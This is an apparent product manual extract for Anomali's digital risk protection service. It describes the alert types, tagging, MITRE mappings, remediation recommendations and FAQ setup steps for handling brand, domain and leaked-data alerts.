Tags	Exposed Subdomains Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>exposed-subdomains</code>: Enables filtering based on exposed subdomain registration alerts. • <code>website-hosted</code>: Added when a website is hosted on the exposed subdomain. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>exposed-subdomains</td><td>None</td><td>T1584.001</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	exposed-subdomains	None	T1584.001
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
exposed-subdomains	None	T1584.001					
Recommendations	Depending on the context, one or more of the following recommendations is included: - Assess whether the site available on the subdomain is indeed internal. If it is internal, its public access should be revoked. - Check any services running on additional ports exposed to the Internet and have appropriate controls in place to limit external access. This must be done because PDRP only checks whether a website is hosted on an exposed subdomain (ports 80 and 443) to avoid running an active port scan against your infrastructure. Example: Use observables or ThreatModel search filter to find exposed subdomains where a website is hosted <code>tag = "anomali-premium-digital-risk-protection" and tag = "exposed-subdomains" and tag = "website-hosted"</code>						

Leaked Credentials

When a password is reused, a password leak may result in unauthorized access by attackers, scams, and phishing attacks. A Threat Bulletin generated for a Leaked Credentials alert notifies about potentially leaked employee credentials. The information is obtained from database leaks of compromised websites on which employees registered using their corporate email credentials. A Threat Bulletin generated for this type of alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the keyword that triggered the alert. <number> Employee Credentials Found in Initial Scan - <keyword>
Description	Descriptions include the following: - Contents of related CSV file: Name, Email, Physical Address, Contact number, Plaintext Password, Hashed Password, and Leak Source.  Note: Critical PII information is partially redacted. - Attachment with a password-protected zip file to look at plaintext passwords or other PII information. The file name is leaked_data.zip and the password is the API key for the PDRP service.

Field	Description
Tags	Leaked Credentials Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>leaked-credential</code>: Enables filtering based on leaked credential alerts. • <code>LeakedData:<type of data></code>: Possible tags include <code>LeakedData:HashedPassword</code>, <code>LeakedData:Phone</code>, <code>LeakedData:Address</code>, and <code>LeakedData:PlainTextPassword</code>. • <code>PlainTextPassword:<redacted password></code>: Added for alerts that contain plain text password leaks. • <code>HashedPassword:<hashed password></code>: Added for alerts that contain hashed password leaks. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. • <code>email</code>: Indicates that the alert includes one or more compromised email addresses.

Field	Description		
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.		
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques
	leaked-credential	Compromised email ID Observables associated with leaked credential threats are assigned low confidence scores. To push these observables to downstream integrations through ThreatStream Integrator, update your filter to include “confidence=20 and tag=leaked-credentials”	T1589.001

Field	Description
Recommendations	Depending on the context available, one or more of the following recommendations is included: • Reset your employee's passwords to any external or internal resource, especially if hashed or plaintext passwords are leaked. • Set up monitoring for suspicious login activity or password failures for email addresses. • Check the employees email account for any suspicious activity or unexpected config changes. For example, forwarding rules. • Alert employees of the matter. Examples: Use observables/ThreatModel search filter to find: • User emails with either leaked plaintext or hashed passwords. <pre>tag = "anomali-premium-digital-risk-protection" and tag = "leaked-credential" and (tag "LeakedData:HashedPassword" or tag = "LeakedData:PlainTextPassword")</pre> • User emails with leaked phone numbers. <pre>tag = "anomali-premium-digital-risk-protection" and tag = "leaked-credential" and tag = "LeakedData:Phone"</pre>

Similar Domain Registration

New domains that are similar to your organization's domains may be used for phishing, domain squatting, brand abuse, and other types of attacks. PDRP detects similar domains, monitors issuing of an SSL certificate to identify suspicious SSL certificates, and provides open source phishing feed monitoring to prevent potential phishing attacks. A Threat Bulletin generated for the Similar Domain Registration alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert. Example: 'New Similar Domain - anomali.online'
Description	Descriptions include the following: • Which company's domain the new domain relates to. • Website associated with the domain. • Screenshot of the website, if available. If the website becomes available in the future, the Threat Bulletin is updated with a screenshot. • Registrar information and contact details. • Hosting information and contact details. • IP address associated with the domain. • Attachments containing letters with relevant contact information.

Field	Description
Tags	Similar Domain Registration Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>similar-domain-registration</code>: Enables filtering based on similar domain registration alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. • <code><types of extracted indicators></code>: Observable types extracted from the alert and associated with the Threat Bulletin. Examples: <code>domain, url</code>
Attachments	Depending on the information available, one or more of the following letter templates are attached to the Threat Bulletin: • <code>takedown_letter_to_registrar.html</code> • <code>takedown_letter_to_hosting_company.html</code> • <code>takedown_letter_to_website_owner.html</code> You can use these letters and the contact information listed in the Threat Bulletin description to complete threat remediation.

Field	Description		
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.		
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques
	similar-domain-registration	Domain IP	None
	phishing	Domain IP URL	T1583.001 T1566
	brand-abuse	Domain IP URL	T1583.001 T1566
	suspicious-ssl-certificate	None	T1587.003 T1608.003
	parked-domain	Domain	None

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: Similar domain registration • Try to take a similar domain down if it violates a brand's trademark. If unsuccessful, submit a claim through ICANN's Uniform Domain Name Dispute Resolution Policy. Anomali will continue monitoring the domain for 30 days and update the alert if a website is set up at a later point. • Blacklist a suspicious domain in any URL and mailing system to prevent employees from accessing it or recovering phishing letters originating from it. Send a domain takedown request to the email ID of the Registrar and hosting provider in the Threat Bulletin. The prefilled takedown email template is attached. Example: Use observables/ThreatModel search filter to find similar domain registrations. tag = "anomali-premium-digital-risk-protection" and tag = "similar-domain-registration" and NOT (tag = "phishing" OR tag = "brand-abuse" OR tag = "suspicious-ssl-certificate") Potential brand abuse ■ Investigate the website contents to determine its threat to a brand name. If the website and or domain are suspected to be associated with malicious activity targeting Anomali or violation of a brand name's trademark, attempt to take both down. Example: Use observables/ThreatModel search filter to find websites and domains that may violate a brand name's trademark. tag = "anomali-premium-digital-risk-protection" and tag = "brand-abuse"

Field	Description
	Potential phishing In case of a phishing attack targeting a brand name: ■ Contact the abuse department of the company the attack is hosted by and request to take the domain down. ■ Contact the Registrar if the phishing attack has a unique domain name. ■ Call the hosting company to expedite the process. The longer the site is online, the more credentials can be stolen. Example: Use observables/ThreatModel search filter to find potential phishing attacks targeting your company's brand name. <code>tag = "anomali-premium-digital-risk-protection" and tag = "phishing"</code> ■ Consider proactive communication with your customers to make them aware of the phishing campaign. Let them know what actions you have taken and reconfirm how you communicate with them. Explain your customers how to verify if communication is done by you, where to report suspect communications, and who to contact if they are concerned about the incident.

Domain Expiration

To ensure timely domain registration renewal, a Threat Bulletin is sent to you 7 days prior to the domain expiration date and when it expires. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.

Field	Description
Description	Descriptions include the following: • Domain that is about to expire • Information on its potential impact • Registration date • Expiration date
Tags	Domain Expiration Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>domain-expiration</code>: Enables filtering based on domain expiration alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>domain-expiration</td><td>Domain</td><td></td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	domain-expiration	Domain	
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
	domain-expiration	Domain					
Note: Observables associated with domain expiration alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	Depending on the context, one or more of the following recommendations is included: • Verify that your OPS team plans to renew the domain registration. • If your domain expires, purchase the domain again before somebody else gets hold of it.						

Domain Hijacking

When an attacker gains access to your account at the Registrar, they can change the IP address associated with your domain. PDRP generates a Threat Bulletin for Domain Hijacking alerts to notify you that your website points to a suspicious IP address or that DNSSEC is not properly configured. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.

Field	Description
Description	Descriptions include the following: • Domain name • New IP address the domain points to • Hosting company • Contact information required to report abuse • Contact information for the website administrator
Tags	Domain Hijacking Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>domain-hijacking</code>: Enables filtering based on domain hijacking alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description												
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.												
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>domain-hijacking</td><td>Domain</td><td>T1584.001</td></tr><tr><td>dnssec-missing</td><td>Domain</td><td>T1584.002</td></tr><tr><td>dnssec-misconfigured</td><td>Domain</td><td>None</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	domain-hijacking	Domain	T1584.001	dnssec-missing	Domain	T1584.002	dnssec-misconfigured	Domain	None
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques										
	domain-hijacking	Domain	T1584.001										
	dnssec-missing	Domain	T1584.002										
dnssec-misconfigured	Domain	None											
Recommendations	Depending on the context, one or more of the following recommendations is included:												
	- Investigate whether the suspected IP address associated with the domain is legitimately used by the customer or their service providers. - When the IP address is unfamiliar, verify that the domain is unexpired. If the domain is still owned by the Customer, but it points to an unfamiliar IP address, investigate the site pointed to the domain to determine the nature and severity of the threat. Contact the domain Registrar, if a threat is identified. - Refer to the Threat Bulletin description for details of the hosting provider that controls the IP address in case you want to initiate website takedown manually.												

Rogue Apps

Anomali monitors over 40 app stores worldwide to identify mobile apps that are offered under your brand's name without authorization. For a Rogue Apps type of alerts, PDRP generates a Threat Bulletin containing one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.
Description	Descriptions include the following: • Name of the App Store where the application is hosted • URL of the App Store • Name of the application • Application category • Developer name • Version • Publishing date • Description of application on the store
Tags	Rogue Apps Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>rogue-app</code>: Enables filtering based on rogue app alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>rogue-app</td><td>URL</td><td>T1475 T1476 T1444</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	rogue-app	URL	T1475 T1476 T1444
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
rogue-app	URL	T1475 T1476 T1444					
Recommendations	Depending on the context, one or more of the following recommendations is included: • Verify that the app is an unsanctioned application developed by a third party. • Contact the app store owners and request to take the app down if you are confident that it violates your intellectual property rights. • Refer to the Threat Bulletin description for a link to the official takedown page. Using an integrator, block a specific URL in your IPS using to prevent your employees from downloading the app.						

Fake Twitter Accounts

For Fake Twitter Account alerts, PDRP creates a Threat Bulletin to notify you that a fake Twitter account doing brand impersonation is identified. A Threat Bulletin for this type of alerts contains one or more of the following information.

Field	Description
Title	Lists the type of alert and the fake Twitter account that triggered the alert.

Field	Description
Description	Descriptions include the following: • Twitter URL • Twitter handle and username • Date of account registration • Number of followers and posts • Last post • Account profile picture, if available
Tags	Fake Twitter account Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection:</code> Added to all PDRP Threat Models and related observables. • <code>fake-twitter-accounts:</code> Enables filtering based on fake twitter account alerts. • <code>keyword:<related keyword>:</code> Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level>:</code> Severity value assigned to the threat. Possible values include very high, high, medium, low, and very low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>fake-twitter accounts</td><td>None</td><td>T1585.001</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	fake-twitter accounts	None	T1585.001
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
fake-twitter accounts	None	T1585.001					
Recommendations	If the account is found to be abusing Anomali's brand, trademark, or intellectual property, request Twitter to take it down. To report the account, do the following: 1. Open the Twitter handle. 2. Click the three dots button. 3. Select Report @UserAnomali. 4. Select They're pretending to be me or someone else. 5. Select My company or brand. You will be requested to provide Anomali's real Twitter account as well as a contact email to send the report to the Twitter's abuse team. Note that you must be logged in to your Twitter account to report an account.						

Pastebin Brand Mentions

When “Employee Doxing Incidents” or “Leaked Employee Emails” subscriptions are not signed up for, a Pastebin Brand alert notifies that a customer's brand mentioning is observed. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.

Field	Description
Description	Descriptions include the following: • URL of the pastebin post • Post title • Pastebin user • Post date • Post content
Tags	Pastebin Brand Mentions Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>pastebin-brand-mention</code>: Enables filtering based on pastebin brand mention alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description															
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.															
	<table><tr><th>Bulletin Title</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>Brand Mentioned In Paste</td><td>None</td><td>T1593 T1591</td></tr><tr><td>Corporate E-mail Found in Paste</td><td>Email</td><td>T1589.002</td></tr><tr><td>Leaked Credentials Found in Paste</td><td>Email</td><td>T1589.01</td></tr><tr><td>Potential Doxing Incident</td><td>None</td><td>Note</td></tr></table>	Bulletin Title	Associated Observables	Associated MITRE Techniques	Brand Mentioned In Paste	None	T1593 T1591	Corporate E-mail Found in Paste	Email	T1589.002	Leaked Credentials Found in Paste	Email	T1589.01	Potential Doxing Incident	None	Note
	Bulletin Title	Associated Observables	Associated MITRE Techniques													
	Brand Mentioned In Paste	None	T1593 T1591													
	Corporate E-mail Found in Paste	Email	T1589.002													
	Leaked Credentials Found in Paste	Email	T1589.01													
	Potential Doxing Incident	None	Note													
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.																
Recommendations	Determine whether the content of the paste is malicious. Request Pastebin to take the paste down if it has malicious content. A Pastebin account is required to access the page.															

Leaked Documents

A Leaked Documents alert is triggered when your sensitive documents are indexed by search engines, uploaded to malware analysis sites, or become available via publicly accessible AWS S3 buckets, Azure Blobs, and Digital Ocean. A Threat Bulletin generated for this type of alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the document that triggered the alert.
Description	Descriptions include the following: • URL of the file • S3 bucket (if found on S3) • Screenshot of the leaked document
Tags	Leaked Documents Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>leaked-document</code>: Enables filtering based on leaked document alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-document</td><td>URL</td><td>T1594 T1591</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-document	URL	T1594 T1591
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
	leaked-document	URL	T1594 T1591				
 Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	Depending on the context, one or more of the following recommendations is included: • Review the document to determine whether it includes Anomali classified information. • Submit a takedown request if a sensitive document is found in a public sandbox such as Hybrid Analysis or Joe Sandbox. • Report to AWS and request to take the sensitive document down, if it is found in a publicly exposed AWS bucket not owned by your organization. • Request your operations team to either take the sensitive document down or assign an appropriate access level control to it, if it is found in an AWS bucket owned by your organization.						

Leaked Code Monitor

A Leaked Code Monitor alert is triggered when a source code from GitHub, GitHub Gist, or Ideone becomes publicly available due to an invalid configuration of

repository access permissions. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.
Description	Descriptions include the following: • Name of the repository • URL of the repository • Creation and update dates • Owner of the repository • URL of the file containing the keyword • File code
Tags	Leaked Code Monitor Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>leaked-code-monitor</code>: Enables filtering based on leaked code monitor alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-code</td><td>URL</td><td>T1213</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-code	URL	T1213
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
	leaked-code	URL	T1213				
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	Depending on the context, one or more of the following recommendations is included: - Review the contents of the file. If the code contains any abusive or unauthorized content, request GitHub to take it down. For details, see Report Abuse. - If the leaked code contains sensitive information such as API keys, private keys, or passwords, reset them as soon as possible.						

Trademark Application Filing

PDRP monitors trademark filings in over 120 countries to identify trademarks filed by third parties that infringe on customers' brands and intellectual property. The detection is based on the data submitted by local trademark authorities to the World Intellectual Property Organization (WIPO) and supplemented by monitoring of trademark offices from specific countries that do not often report to WIPO. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the brand that triggered the alert.

Field	Description
Description	Descriptions include the following: • Trademarked brand • Filing status • Trademark applicant • Country of the trademark holder • Filing number • Country in which the trademark was filed • Filing date • Logo associated with trademark request
Tags	Trademark Application Filing Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>trademark-filing</code>: Enables filtering based on trademark filing alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the trademark application was filed by a third party, assess whether it infringes on Tradeweb's trademark. Reach out for a consultation to trademark attorneys of the appropriate country if the application appears to be an infringement. • Use ThreatStream rules to automatically send email notifications to the legal team when this type of alert is triggered. To create the rule, use the following Threat Model search filter: <pre>tag = "anomali-premium-digital-risk-protection" and tag = "trademark-filing"</pre>

Email Vulnerability

PDRP constantly scans email configuration of domains for potential vulnerabilities and analyzes the setup of SPF and DMARC protocols used to prevent malicious activities. When an email vulnerability is detected, a Threat Bulletin is generated. The Threat Bulletin for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the keyword that triggered the alert.
Description	Descriptions include the following: • Information on the vulnerability • Impacted mail servers

Field	Description						
Tags	E-mail Vulnerability Threat Bulletins are appended with the following tags: <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. <code>email-vulnerability</code>: Enables filtering based on email vulnerability alerts. <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>email-vulnerability</td><td>Domain</td><td>None</td></tr></table> Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	email-vulnerability	Domain	None
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques					
email-vulnerability	Domain	None					

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the alert title contains the string “Missing SPF and DMARC Records”, add SPF, DKIM, and DMARC records to the domains' DNS records. For more information on the records, see What are DMARC, SPF and DKIM? How to master email security with these protocols. • If the alert title contains the string “SMTP Servers do not Support TLS”, verify that the servers do not support TLS. If this is the case, enable TLS support for secure email communication.

SSL Certificate Validity

When an SSL certificate of your website is about to expire, PDRP creates an alert 7 days prior to the SSL certificate expiration date and on the expiration date. It also generates a Threat Bulletin containing one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Location of SSL certificate expiration warning • Matched keyword • Related domain • Expiration date • Certificate issue date

Field	Description
Tags	SSL Certificate Validity Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>ssl-certificate-validity</code>: Enables filtering based on ssl certificate validity alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. • <code>expired-certificate, invalid-signature, invalid-timestamp, revoked-certificate</code>: One of the preceding tags is added depending on the context of the alert.

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: • If the tile contains the “SSL Certificate has a Wrong Hostname” phrase, validate the issue found in the certificate. If the issue indeed affects the security of the website, you replace the certificate. You can access this domain with multiple browsers and check if a warning is generated. Additionally, use an SSL certificate checking tool, such as SSL Labs, to identify any additional issues. • If the title contains the “SSL Certificate is About to Expire” phrase, notify your IT team immediately to renew the certificate. You can use ThreatStream rules to send an automated email to your IT or OPS team about this type of alert. Use the following Threat Model search filter when creating a rule: <code>tag = "anomali-premium-digital-risk-protection" and tag = "ssl-certificate-validity" and name contains "SSL Certificate is About to Expire"</code> • If the title contains the “SSL Certificate has Expired” phrase, notify the OPS and IT team and request them to get the domain back immediately. If it is already taken over by someone else, raise a claim against the Registrar. You can use ThreatStreamrules to send an automated email to your IT and OPS team about this type of alert. Use the following Threat Model search filter when creating a rule: <code>tag = "anomali-premium-digital-risk-protection" and tag = "ssl-certificate-validity" and name contains "SSL Certificate has Expired"</code>

Leaked Employee Emails

A Leaked Employee Email alert is created when an email address of your employee is posted on Pastebin or becomes available on open PGP key servers that attackers often use for phishing attacks. We also identify emails appearing in web search engine results hosted either on your company's website or some other websites. A Threat Bulletin generated for this type of alerts contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Location of the leaked information • Matched keyword
Tags	Leaked Employee Emails Threat Bulletins are appended with the following tags: • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>leaked-email</code>: Enables filtering based on leaked email alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.

Field	Description						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.						
	<table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>leaked-email</td><td>Email</td><td>T1589.002</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	leaked-email	Email	T1589.002
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques				
leaked-email	Email	T1589.002					
Note: Observables associated with these alerts are imported with a confidence value of 20 to ensure they are not blocked by downstream integrations.							
Recommendations	If your corporate emails are made up of a unique code rather than employee's name or last name, they can be easily leaked and targeted during phishing campaigns.						

Frequently Asked Questions About Operationalizing PDRP Data

"What details and recommendation are included in each PDRP alert so I could proactively set up my workflows?" on the next page

"How to report false positives if I get consistent Similar Domain Registration alerts, which I consider false positives?" on the next page

"How to validate a plaintext leaked credential information?" on page 1212

"How to set up email notifications for Leaked Document/Code/Credentials alerts in PDRP?" on page 1212

"How to mark alerts as triaged and exclude them from total counts displayed on the dashboard?" on page 1213

"How to automatically create a ThreatStream investigation and assign it to a specific person or a team when a Leaked Credentials alert is generated?" on page 1214

"How to send Similar Domain Registration indicators to my firewall and block them via Integrator?" on page 1216

"Can I share PDRP alerts inside Splunk so that the SOC team could take actions based on both?" on page 1216

["Can I have a separate dashboard for PDRP to only see the alerts that I am interested in or those that my team is responsible for?" on page 1216](#)

What details and recommendation are included in each PDRP alert so I could proactively set up my workflows?

Anomali provides a detailed description of each alert type.

Each generated Threat Bulletin includes the following:

- **Contextual information:** A detailed overview of supporting information available in a Threat Bulletin body and attachments. Depending on the type of alert, it may include screenshots, hosting provider contacts, and other information.
- **Tagging taxonomy:** Static and contextual tags that enable you to better filter observables and Threat Models.
- **Associations:** Imported and associated observables, and MITRE TTP associations that allow analysts to have better contextualization of information during investigations.
- **Recommendations:** High level guidance on possible preventive and reactive actions that can be taken after receiving an alert.

For details, refer to ["Tagging Taxonomy and Information Provided by PDRP Alerts" on page 1177](#).

How to report false positives if I get consistent Similar Domain Registration alerts, which I consider false positives?

Similar domain registration false positives are expected. For other types of alerts, a common keyword may cause false positives.

We recommend to report false positives to Anomali only in case of the following scenarios:

- You receive a high number of false positives.
- Generated alerts are one of your legitimate new domains or assets that needs to be added to "ignored list".

Send an email at pdrp-finetuning@anomali.com with the following details included:

- PDF copy of the Threat Bulletin.
- Brief description of the reason why you think the alert is false, how it impacts your business, and what action you would like to take. For example, add it to "asset list", "ignored list" or other.

How to validate a plaintext leaked credential information?

A plaintext leaked credential information is included in a Threat Bulletin generated for Leaked Credentials alerts. To find it, use the following Threat Model search filter: `model_type=tipreport AND tag = "anomali-premium-digital-risk-protection" AND tag = "leaked-credential"`.

All sensitive information is extracted and stored in tags, and the body is redacted.

If you want to get the plaintext information for further analysis, download the attached zip file attached to the Threat Bulletin. It is a password protected zip file where password is the API key you used to activate the PDRP service. Once you unzip it, you will get the plaintext CSV file containing all the details we have found. To share this file with your IT or SOC team, we recommend to zip the file again it with a different password to avoid sharing the API key for PDRP service.

How to set up email notifications for Leaked Document/Code/Credentials alerts in PDRP?

To receive email notifications for Leaked Document/Code/Credentials alerts in PDRP, create a new rule:

1. Navigate to **Manage>Rules**.
2. Under **Actions**, click **New**.
3. Specify the following name: PDRP - Email for leaked data.
4. In the **Description** text box, enter the following: Receive an email alert when we have a leaked document/code/credential alert in PDRP.
5. Under **Method**, select **Threat Bulletin** and **Advanced Search**.
6. Under **Include**, select **Threat Bulletins**.
7. In the **Advanced Search** text box, enter the following:

```
tag = "anomali-premium-digital-risk-protection" AND (tag =  
"leaked-code" or tag = "leaked-document" or tag = "leaked-  
email")
```

8. Click **Next: Define Actions.**

The 'NEW RULE ALERT' dialog box is shown with the 'Define Actions' tab selected. The 'Name' field contains 'PDRP - Email for leaked data'. The 'Description' field contains 'Receive an email notification when we have a leaked document, code, or credential alert in PDRP'. The 'Method' section has three radio buttons: 'Advanced Search' (selected), 'Keywords', and 'Threat Models'. The 'Include' section has a list of checkboxes: 'Malware', 'Tools', 'Threat Bulletins' (checked), 'Vulnerabilities', and 'Signatures'. The 'Advanced Search' field contains the query: 'tag = "anomali-premium-digital-risk-protection" AND (tag = "leaked-code" or tag = "leaked-document" or tag = "leaked-email")'. The 'Rule Visibility' section has a dropdown menu set to 'All' and a checkbox for 'Include retrospective data'. The 'Intelligence Initiatives' section has a link 'Add intelligence initiative'. At the bottom, there are 'Cancel' and 'Next: Define Actions' buttons.

9. In the dialog box that opens, click **Tags & Notifications.**

10. Select **Notify me** and specify a user or a group that will receive email notifications when a new Threat Bulletin is created matching the specified search filter.

11. Click **Create Rule.**

